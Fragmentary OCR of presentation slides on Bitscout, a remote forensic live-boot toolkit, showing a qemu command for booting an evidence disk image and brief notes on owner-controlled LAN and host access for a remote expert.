
```
qemu-system-x86_64 -name Local -enable-kvm -cpu host -m 512 -boot strict=on
-drive file=/root/evidence0.qcow2,format=qcow2,if=ide,id=drive-virtio-disk0
-monitor stdio -vga std -net nic,vlan=0
-net user,net=10.0.2.3/24,smb=/root/smb,smbserver=10.0.2.4,id=usernet,vlan=0,hostfwd=::2002-:2002
-s -S -vnc :0
```



+Layers of OS & file systems (security by design)


Summary






+Network Setup

+Network Setup





+WiFi available

Bitscout supports connections through Wifi



+Network Setup





- The owner enabling "**Access from LAN**" will allow the expert to login to the container from the **internal network** (eth0, wlan0). During the build of the Bitscout ISO image, a VPN profile and SSH keys can be inserted/exported too.
- The owner enabling "**Host control**" will allow the expert to login to the host and controlling the entire setup (**use with care!**)

